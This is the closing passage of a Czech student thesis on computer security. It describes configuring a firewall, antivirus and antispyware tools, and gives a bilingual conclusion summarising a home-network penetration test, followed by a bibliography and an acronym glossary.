
Obr. 32. Nastavení pravidla paketového filtru pro obousměrnou komunikaci s povoleným počítačem.



Obr. 33. Nastavení povolené IP adresy pro pravidlo paketového filtru.

Poté už bylo možno se přihlásit ke vzdálené ploše, ale pouze z počítače, který měl přidělenu onu povolenou adresu, ostatním počítačům (jako byl testovací počítač) byla tato

služba blokována. Právě díky této filtraci se nám při penetračním testu nepodařilo zjistit skoro žádné informace, jelikož veškeré sondy od nepovolených subjektů firewall blokoval. Dokonce díky integrovanému systému prevence proti narušení (NIPS) zaznamenával naše pokusy o skenování jeho portů, které můžeme vidět na obrázku (Obr. 34).



Obr. 34. Nastavení pravidla pro obousměrnou komunikaci s povoleným počítačem.

Kromě prevence síťových útoku NIPS firewall nabízí prevenci útoku na operační systém HIPS, jež lze dosáhnout zranitelnou aplikací (přetečení paměti, injekce kódu apod.). Dále disponuje funkcemi pro práci s WWW stránkami, např. blokování reklam (pop-up oken), filtrace cookies, blokování skriptů (Javascript, ActiveX, VBScript) aj.

Firewall by tedy neměl chybět na žádném počítači, ať už z důvodu blokace nepovoleného spojení či přenosu dat, nebo jen z informativního hlediska, kde díky záznamům můžeme kontrolovat přehled o probíhající komunikaci s naším počítačem.

5.3 Antivir

Antivir je další velmi důležitou částí našeho systému, protože kontroluje a blokuje přítomnost škodlivých kódů, které se snaží různě znepříjemňovat práci s počítačem, nebo se snaží získávat soukromá data a informace, či mají za cíl destruktivní činnosti (mazání dat apod.).

Antivirový software, který jsme zvolili na zabezpečeném počítači, byl NOD32 Antivirus 4 od firmy ESET. Jednalo se o 30denní zkušební verzi s možností plné funkčnosti softwaru.

Nainstalovaný antivirus svou rezidentní kontrolou hlídá běžící procesy ihned po spuštění operačního systému. Mezi jeho funkcemi nechybí přehled o stavu ochrany počítače, sledování aktivity souborového systému, vedení statistik antivirové ochrany (v textové i grafické formě). NOD32 Antivirus 4 slouží zároveň i jako antispywarová ochrana.

Obr. 35. Informace o stavu ochrany programu NOD32 Antivirus 4.

Vede si podrobné protokoly, které popisují zachycené infiltrace, systémové události a samozřejmě proběhnuté kontroly počítače. Nalezené infiltrace zachytí a uloží do karantény. Aktualizace virové báze probíhá automaticky. Antivirus nás rovněž sám upozorní, pokud operační systém, na kterém běží, není v aktualizovaném stavu (Obr. 35).


Kontrolu počítače můžeme volit pro všechny lokální disky (Smart kontrola) nebo pro námi vybrané cíle (Volitelná kontrola). Kontrolní úlohy se dají naplánovat dopředu funkcí Plánovač, tyto úlohy se mohou provést při určité události, jednorázově nebo se pravidelně opakují. Antivirus nabízí možnost nastavení, zda chceme používat ochranu souborového systému, dokumentů, poštovních klientů nebo přístupu na web.

Antivirus je tedy stejně jako firewall nezbytnou částí ochrany našeho počítače, která by se neměla podceňovat.

5.4 Antispywarový (antiadwarový) nástroj

Antispywarový (antiadwarový) nástroj bychom měli používat, pokud už není součástí antivirového softwaru, mohlo by docházet ke kolizím, protože by se tyto programy „hádaly“, kdo dřív zamezí vniknutí škodlivého kódu do našeho systému.

Na zabezpečený počítač jsme nainstalovali freewarový program Spybot Search & Destroy, který patří ve své kategorii antispywarových nástrojů k těm nejlepším.



Obr. 36. Průběh funkce imunizace programu Spybot Search & Destroy.

Poskytuje uživateli opět rezidentní ochranu počítače a také je možné zkontrolovat systém na podnět uživatele.

Aktualizace spywarové báze bohužel neprobíhá automaticky a uživatel ji musí pravidelně provádět manuálně. Spybot S&D obsahuje i funkci imunizace, kdy dochází k preventivnímu opatření proti špiónům použitím ochranných metod ve webovém prohlížeči. Náhled průběhu imunizace si můžeme prohlédnout na obrázku (Obr. 36).

Antispywarový (antiadwarový) nástroj je vhodným doplňkem k firewallu a antivirovému programu. Antivirus může a i nemusí odhalit většinu špiónských programů, proto pokud dbáme na bezpečnost našeho soukromí, pak bychom měli používat i tuto možnost ochrany našeho systému.

ZÁVĚR

Bezpečnost informačních systémů byla dříve často podceňována i kvůli síti Internet, která nebyla v počátku rozlehlá a sloužila hlavně k usnadnění přístupu a sdílení informací, proto také nebyl kladen takový důraz na její zabezpečení. Postupem času však byl bezpečnosti přikládán větší význam.

V této práci jsem se v teoretické části snažil poskytnout čtenáři, alespoň základní znalosti o souvisejících elementech zabezpečení informačních systémů a sítí. Na začátku této práce jsem uvedl, kdo všechno může stát za počítačovými útoky a jaké důvody k nim útočníky vedou. Dále jsem popsal, jaký důsledek může mít takový počítačový útok. Vyjmenoval jsem známé počítačové infiltrace, které jsem sepsal stylem - útok a jeho možná obrana. Uvedl jsem metody průniku do počítačového systému či sítě a zahrnul jsem i související informace o hackerech a hackerských nástrojích. Upozornil jsem také na nejčastější a nebezpečnou slabinu počítačového systému – lidský faktor, který je zneužíván pomocí metod sociálního inženýrství.

V praktické části jsem řešil problematiku bezpečnosti domácí počítačové sítě. Přesněji bylo mým cílem nalezení slabin, které by mohly vést k proniknutí do hlavního uzlu sítě a k jeho plné kontrole. Pro tento účel jsem použil metodu penetračního testu, která se skládala ze čtyř částí. První částí byl sběr informací o cílové síti, následovala část skenování, při kterém jsem hledal živé systémy, síťové služby a jejich slabiny. Další částí byla inventarizace systému, kterou jsem o něm získal detailní informace. Poslední částí bylo zneužití nalezených slabin pomocí nástroje Metasploit Framework, který obsahoval databázi známých exploitů, kterými jsem získal plnou kontrolu nad cílovým systémem. Jako výsledek testu jsem vytvořil dokument obsahující jak nalezené zranitelnosti, tak i jejich možné zabezpečení.

Touto prací jsem díky dvěma variantám počítačů umístěných v síti (zabezpečený a nezabezpečený) zjistil, jaké mohu získat informace o cílovém systému pomocí použitých testovacích nástrojů např. jen díky tomu, že počítač neobsahuje obyčejnou filtraci paketů pomocí firewallu. Rovněž touto prací nabízím čtenáři postup, jak by mohl provést kontrolu a ověření bezpečnosti svého vlastního systému.

Dále jsem uvedl i možnou aktivní obranu vůči počítačovým útokům, např. použití systémů detekce narušení či systému prevence proti narušení nebo zavedení honeypotů do

strategických segmentů sítě. Rovněž jsem zhodnotil nezbytné zabezpečení každého počítače ve formě firewallu, antivirového a antispywarového programu.

Tato práce tedy vedla k ověření otázky bezpečnosti informačního systému, tj. že bychom měli dbát na pravidelné aktualizace používaného systému a veškerých aplikací, protože člověk nemusí být hacker, aby snadno zneužil objevenou zranitelnost. Také nestačí zabezpečit pouze důležité uzly sítě, ale brát v úvahu veškeré počítače, které s těmito uzly komunikují.

Všem čtenářům snad tato práce dala, alespoň určité povědomí o nebezpečí, které doprovází informační systémy. Počítačové zabezpečení zřejmě nikdy nebude 100%, protože pokud počítač není vypnutý, vždycky počítejme s tím, že může být napaden.

CONCLUSION

Security of information systems has been underestimated in the past, also Internet network, which wasn´t initially large and served mainly to facilitate access and sharing of information, and therefore also not placed so much emphasis on its security. Over time, security of information systems was given greater importance.

In this work, I tried in the theoretical part; provide the reader with at least a basic knowledge of security-related elements of information systems and networks. At the beginning of this work I pointed out who may be computer attacks and what are the reasons leading to them. I also described how the result can have such a computer attack. I have listed the known infiltration of computer, which I wrote using the style - an attack and its possible defenses. I said the method of penetration into the computer system or network, and I also include related information on hackers and hacking tools. I also drew attention to the most common and dangerous vulnerability in the computer system - the human factor, which is exploited by the methods of social engineering.

In the practical part I have dealt with security issues of domestic computer network. More specifically, I tried to find vulnerability that could lead to penetration into the main network node and its full control. For this purpose, I used the method of penetration test, which consisted of four parts. The first was a collection of information about the target network, followed by part of the scanning of the network, in which I was looking for living systems, network services and their vulnerability. Another part was an enumeration system for its detailed information. The last part was abuse vulnerabilities by using the Metasploit Framework, which contained a database of known exploits, by which I gained full control over the target system. As a result of the test, I created a document containing both discovered vulnerabilities, as well as their possible security.

Using two variants of network computers (secure and unsecured), I found this work, what information about the target system can I get using the test tools, for example, just because the computer does not use firewall packet filtering. Also offering readers how to be able to check and verify the security of their own system.

I also pointed out the possible active defense against computer attacks, such as the use of intrusion detection systems and intrusion prevention system or introduction honeypots into strategic network segments. I have also evaluated the security necessary for each computer in the form of firewall, antivirus and antispyware program.

This work has led to the verification security of information system, i.e. that we should ensure regular updating of system and all applications; because one need not be a hacker to easily exploit discovered vulnerabilities. Also, not enough to ensure only relevant network nodes, but take into account all the computers that communicate with these nodes.

Perhaps all readers of this work have at least some awareness of the dangers that accompany information systems. Computer Security probably will never be 100% because if the computer isn´t turned off, always we note, that may be infected.

SEZNAM POUŽITÉ LITERATURY

Monografické publikace:

[1] JIROVSKÝ, Václav. *Kybernetická kriminalita : nejen o hackingu, crackingu, virech a trojských koních bez tajemství*. Redaktor Martin Kysela. 1. vyd. Praha : Grada Publishing, 2007. 288 s. ISBN 978-80-247-1561-2.

[2] KRÁL, Mojmír. *Bezpečnost domácího počítače : prakticky a názorně*. 1. vyd. Praha : Grada Publishing, 2006. 336 s. ISBN 80-247-1408-6.

[3] ENDORF, Carl, SCHULTZ, Eugene, MELLANDER, Jim. *Hacking – detekce a prevence počítačového útoku*. 1. vyd. Praha : Grada Publishing, 2005. 356 s. ISBN 80-247-1035-8.

[4] HARPER, Allen, et al. *Hacking – manuál hackera*. Redaktor Pavel Němeček; přeložil Tomáš Znamenáček. 1. vyd. Praha : Grada Publishing, 2008. 400 s. ISBN 978-80-247-1346-5.

[5] MCCLURE, Stuart, SCAMBRAY, Joel, KURTZ, George. *Hacking bez záhad : 5., aktualizované a doplněné vydání*. 5. aktualiz. vyd. Praha : Grada Publishing, 2007. 520 s. ISBN 978-80-247-1502-5.

[6] SCAMBRAY, Joel; MCCIURE, Stuart; KURTZ, George. *Hacking bez tajemství, 2. aktualizované vydání*. Vydání druhé. Praha : Computer Press, 2002. 646 s. ISBN 80-7226-644-6.

Internetové zdroje:

[7] *ESET : Dialer* [online].ESET, c1992 - 2010 [cit. 2010-03-26]. Rejstřík pojmů. Dostupné z WWW: <http://www.eset.cz/buxus/generate_page.php?page_id=979>.

[8] *O2 : Podvodné internetové připojení* [online].Telefónica O2 Czech Republic, 2010 [cit. 2010-03-13]. Podvodná přesměrování. Dostupné z WWW: <http://www.cz.o2.com/osobni/3020-o_cem_se_mluvi/2088-podvodne_internetove_pripojeni.html>.

[9] OBR, Jiří. *ITBiz.cz : Odposlech datové komunikace* [online].Stickfish, 6. Březen 2009 [cit. 2010-03-26]. Sniffing. Dostupné z WWW: <http://www.itbiz.cz/sniffing-odposlech-datove-komunikace>.

[10] *Procomputers : Řešení problémů s výpočetní technikou* [online]. c2008 [cit. 2010-03-12]. Tracking Cookie. Dostupné z WWW: <http://www.procomputers.cz/cookie.htm>.

[11] *Microsoft* [online].Microsoft Corporation, c2010 [cit. 2010-03-14]. Co je to virus, červ a trojský kůň?. Dostupné z WWW: <http://www.microsoft.com/cze/athome/security/viruses/virus101.mspx>.

[12] *Norton : from Symantec* [online].Symantec Corporation, c1995 - 2010 [cit. 2010-04-12]. Boti a robotické sítě – narůstající hrozba. Dostupné z WWW: <http://www.symantec.com/cs/cz/norton/theme.jsp?themeid=botnet>.

[13] PŘIBYL, Tomáš. *Novinky.cz* [online]. 14. března 2003 [cit. 2010-03-12]. Kybernetické bomby v počítačích. Dostupné z WWW: <http://www.novinky.cz/internet-a-pc/4169-kyberneticke-bomby-v-pocitacich.html>.

[14] ZACHAR, Martin. *Digitálně.cz : Magazín Stahuj* [online]. 29. 03. 2009 [cit. 2010-03-16]. Co je to: Adware, Spyware, ... Dostupné z WWW: <http://digitalne.centrum.cz/co-je-to-adware-spyware-/>.

[15] Timeline of notable computer viruses and worms In *Wikipedia : the free encyclopedia* [online]. St. Petersburg (Florida) : Wikipedia Foundation, 3 March 2009, 3 March 2009 [cit. 2010-03-17]. Dostupné z WWW: <http://en.wikipedia.org/wiki/Timeline_of_notable_computer_viruses_and_worms>.

[16] MIKO, Karel. *DCIT* [online]. 8/2003 [cit. 2010-03-12]. Nebezpečí zvané Hacking. Dostupné z WWW: <http://www.dcit.cz/files/bezpecnost/BW_nebezpeci_hacking.pdf>.

[17] *Spyware.cz* [online]. c1998-2007 [cit. 2010-03-17]. Pojmy. Dostupné z WWW: <http://www.spyware.cz/go.php?p=spyware&t=clanek&id=9>.

[18] *SecurityWorld* [online]. 15.01.07 [cit. 2010-03-20]. Zranitelnost desetiletí aneb když přeteče zásobník…. Dostupné z WWW: <http://securityworld.cz/securityworld/zranitelnost-desetileti-aneb-kdyz-pretece-zasobnik-1068>.

[19] *Security-Portal.cz* [online]. 24 Leden, 2005 [cit. 2010-03-20]. SQL Injection. Dostupné z WWW: <http://www.security-portal.cz/clanky/sql-injection>.

[20] SQL injection In *Wikipedia : the free encyclopedia* [online]. St. Petersburg (Florida) : Wikipedia Foundation, 22. 8. 2007, 9. 2. 2010 [cit. 2010-03-12]. Dostupné z WWW: <http://cs.wikipedia.org/wiki/SQL_injection>.

[21] *Security-Portal.cz* [online]. 17 Únor, 2008 [cit. 2010-03-20]. XSS (Cross-Site Scripting) hacking. Dostupné z WWW: <http://www.security-portal.cz/clanky/xss-cross-site-scripting-hacking>.

[22] Cross-site scripting In *Wikipedia : the free encyclopedia* [online]. St. Petersburg (Florida) : Wikipedia Foundation, 27. 12. 2006, 22. 2. 2010 [cit. 2010-03-14]. Dostupné z WWW: <http://cs.wikipedia.org/wiki/Cross-site_scripting>.

[23] MIKO, Karel. *DCIT* [online]. 2001 [cit. 2010-03-03]. Co přinese a nepřinese za užitečné informace penetrační test. Dostupné z WWW: <http://www.dcit.cz/files/bezpecnost/AFOI_2001_Miko.pdf>.

[24] MIKO, Karel. *DCIT* [online]. 15. 9. 2005 [cit. 2010-03-03]. Penetrační test & bezpečnostní audit: Co mají společného? V čem se liší?. Dostupné z WWW: <http://www.dcit.cz/files/bezpecnost/IDC_Miko.pdf>.

[25] *YourSystem* [online]. c2008 [cit. 2010-03-22]. Model PDCA. Dostupné z WWW: <http://www.yoursystem.cz/wps/wcm/connect/yoursystem/katalogvyrobkuasluzeb/bezpecnostIS/model_pdca/>.

[26] *Wikipedia : the free encyclopedia* [online]. St. Petersburg (Florida) : Wikipedia Foundation, 27. 4. 2007, 14. 3. 2010 [cit. 2010-03-20]. Systém řízení bezpečnosti informací. Dostupné z WWW: <http://cs.wikipedia.org/wiki/Syst%C3%A9m_%C5%99%C3%ADzen%C3%AD_bezpe%C4%8Dnosti_informac%C3%AD>.

[27] *Honeypots.net* [online]. c2002-2010 [cit. 2010-03-25]. Honeypots, Honeynets. Dostupné z WWW: <http://www.honeypots.net/>.

[28] KYSELA, Martin. *Connect! : Nejlepší časopis pro IT profesionály* [online]. 21. 10. 2005 [cit. 2010-03-25]. Chyťte si svého útočníka. Dostupné z WWW: <http://connect.zive.cz/node/70>.

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

AfriNIC African Network Information Center – regionální registrátor IP adres pro Afriku.

ARIN American Registry for Internet Numbers – regionální registrátor IP adres pro Ameriku a část Afriky.

APNIC Asia Pacific Network Information Centre – regionální registrátor IP adres pro Asii a Tichomoří.

ARP Address Resolution Protocol – protokol sloužící k získání ethernetové MAC adresy sousedního stroje z jeho IP adresy.

BBS Bulletin Board System – systém elektronických nástěnek.

C, C++ Programovací jazyky pro vývoj počítačového softwaru.

CD Compact Disc – optický disk pro ukládání digitálních dat.

CERT/CC CERT Coordination Center – organizace sledující bezpečnost sítě Internet.

CVE Common Vulnerabilities and Exposures – databáze veřejně známých zranitelností informačních systémů.

DDoS Distributed Denial of Service – distribuované odmítnutí služby, technika útoku na spojovací cesty systému či aplikace za účelem znepřístupnění ostatním uživatelům.

DEP Data Execution Prevention – ochrana operačních systému Windows před útoky typu buffer overflow.

DHCP Dynamic Host Configuration Protocol – aplikační protokol z rodiny TCP/IP určený pro automatické přidělování IP adres počítačům v síti.

DNS Domain Name System – hierarchický systém zabezpečující vzájemné převody doménových jmen a IP adres uzlů sítě.

DoS Denial of Service – odmítnutí služby, technika útoku na spojovací cesty systému či aplikace za účelem znepřístupnění ostatním uživatelům.

DVD Digital Versatile Disc – digitální optický datový nosič pro uložení různých multimediálních dat.

ECHELON	Americký systém určený k zachycování a zpracování komunikace vedené přes komunikační satelity.
EULA	End User License Agreement – licence pro koncového uživatele softwaru určující, co uživatel smí a nesmí dělat.
FAPSI	Federaľnoje Agenstvo Praviteľstvennoj Svajazi i Informacii – ruská Federální agentura pro vládní komunikaci a informace.
FTP	File Transfer Protocol – protokol z rodiny TCP/IP určený pro přenos souborů mezi počítači.
GUI	Graphical User Interface – grafické uživatelské rozhraní.
HIDS	Host-based Intrusion Detection System – IDS analyzující události odehrávající se na uzlovém systému.
HIPS	Host-based Intrusion Prevention System – IPS analyzující události odehrávající se na uzlovém systému.
HTML	HyperText Markup Language – značkovací jazyk pro hypertext a vytváření stránek v systému WWW umožňující publikaci dokumentů na Internetu.
HTTPS	Nadstavba síťového protokolu HTTP, která umožňuje zabezpečit spojení mezi webovým prohlížečem a webovým serverem.
ICANN	Internet Corporation for Assigned Names and Numbers – organizace starající se o chod sítě Internet.
ICMP	Internet Control Message Protocol – internetový protokol pro odesílání chybových zpráv.
IDS	Intrusion detection system – systém detekce narušení počítačové sítě.
IP	Internet Protocol – protokol používaný pro přenos dat přes paketové sítě.
IPS	Intrusion Prevention System – systém prevence proti narušení počítačové sítě.
ISMS	Information Security Management System – systém řízení bezpečnosti informací.

LACNIC	Latin American and Caribbean Internet Addresses Registry – regionální registrátor IP adres pro Latinskou Ameriku a část Karibiku.
MAC	Media Access Control – MAC adresa je jedinečný identifikátor síťového zařízení.
NetBIOS	Network Basic Input Output System – softwarové rozhraní poskytující služby ISO/OSI modelu pro zpřístupnění dat uložených na vzdálených počítačích.
NIDS	Network-based Intrusion Detection Systems – IDS umístěné sériově v síti a analyzující síťové pakety.
NIPS	Network-based Intrusion Prevention Systems – IPS umístěné sériově v síti a analyzující síťové pakety.
NSA	National Security Agency/Central Security Service – americká vládní kryptologická organizace.
OSI	Open Systems Interconnection – standardizace počítačových sítí a protokolů pro propojení otevřených systémů.
PDCA	Plan Do Check Act – plánuj, proveď, kontroluj, jednej - základní kroky pro dosažení neustálého zdokonalování.
PGP	Pretty Good Privacy – počítačový program, který umožňuje šifrování a podepisování dat.
PHP	PHP: Hypertext Preprocessor – skriptovací programovací jazyk pro programování dynamických internetových stránek.
PPTP	Point-to-Point Tunneling Protocol - způsob realizace Virtuální privátní sítě.
RAM	Random-access Memory – paměť s libovolným přístupem používaná v počítačích.
RIPE	Réseaux IP Européens – regionální registrátor IP adres pro Evropu, část Asie, horní polovinu Afriky a Střední východ.
RPC	Remote Procedure Call – technologie pro vzdálené volání procedur.

RST	Paket s příznakem RST se vyskytuje při navazování spojení mezi počítači v procesu TCP handshake.
SID	Security identifier – jednoznačný bezpečnostní identifikátor uživatelských účtu operačního systému Windows.
SMB	Server Message Block – síťový komunikační protokol aplikační vrstvy sloužící ke sdílenému přístupu k souborům, tiskárnám, sériovým portům a další komunikaci mezi uzly na síti.
SMTP	Simple Mail Transfer Protocol – internetový protokol určený pro přenos zpráv elektronické pošty.
SNMP	Simple Network Management Protocol – internetový protokol sloužící pro potřeby správy sítí.
SQL	Structured Query Language - standardizovaný dotazovací jazyk používaný pro práci s daty v relačních databázích.
SSL	Secure Sockets Layer – protokol poskytující zabezpečení komunikace šifrováním a autentizaci komunikujících stran.
SYN	SYN paket, který slouží k navázání spojení mezi počítači při procesu TCP handshake.
TCP	Transmission Control Protocol - internetový protokol garantující spolehlivé doručování dat a ve správném pořadí mezi propojenými počítači v síti.
UDP	User Datagram Protocol – internetový protokol, který nedává záruky na přenos datagramů mezi počítači v síti.
URL	Uniform Resource Locator – řetězec znaků definující doménovou adresu serveru, umístění zdroje na serveru a protokol umožňující možné zpřístupnění zdroje.
WHOIS	Vyhledávací služba pro zjištění informací o internetových doménách.
WWW	World Wide Web – celosvětová soustava propojených hypertextových dokumentů.
XSS	Cross-site scripting – metoda narušení WWW stránek využitím bezpečnostních chyb v jejich skriptech.

SEZNAM OBRÁZKŮ

SEZNAM TABULEK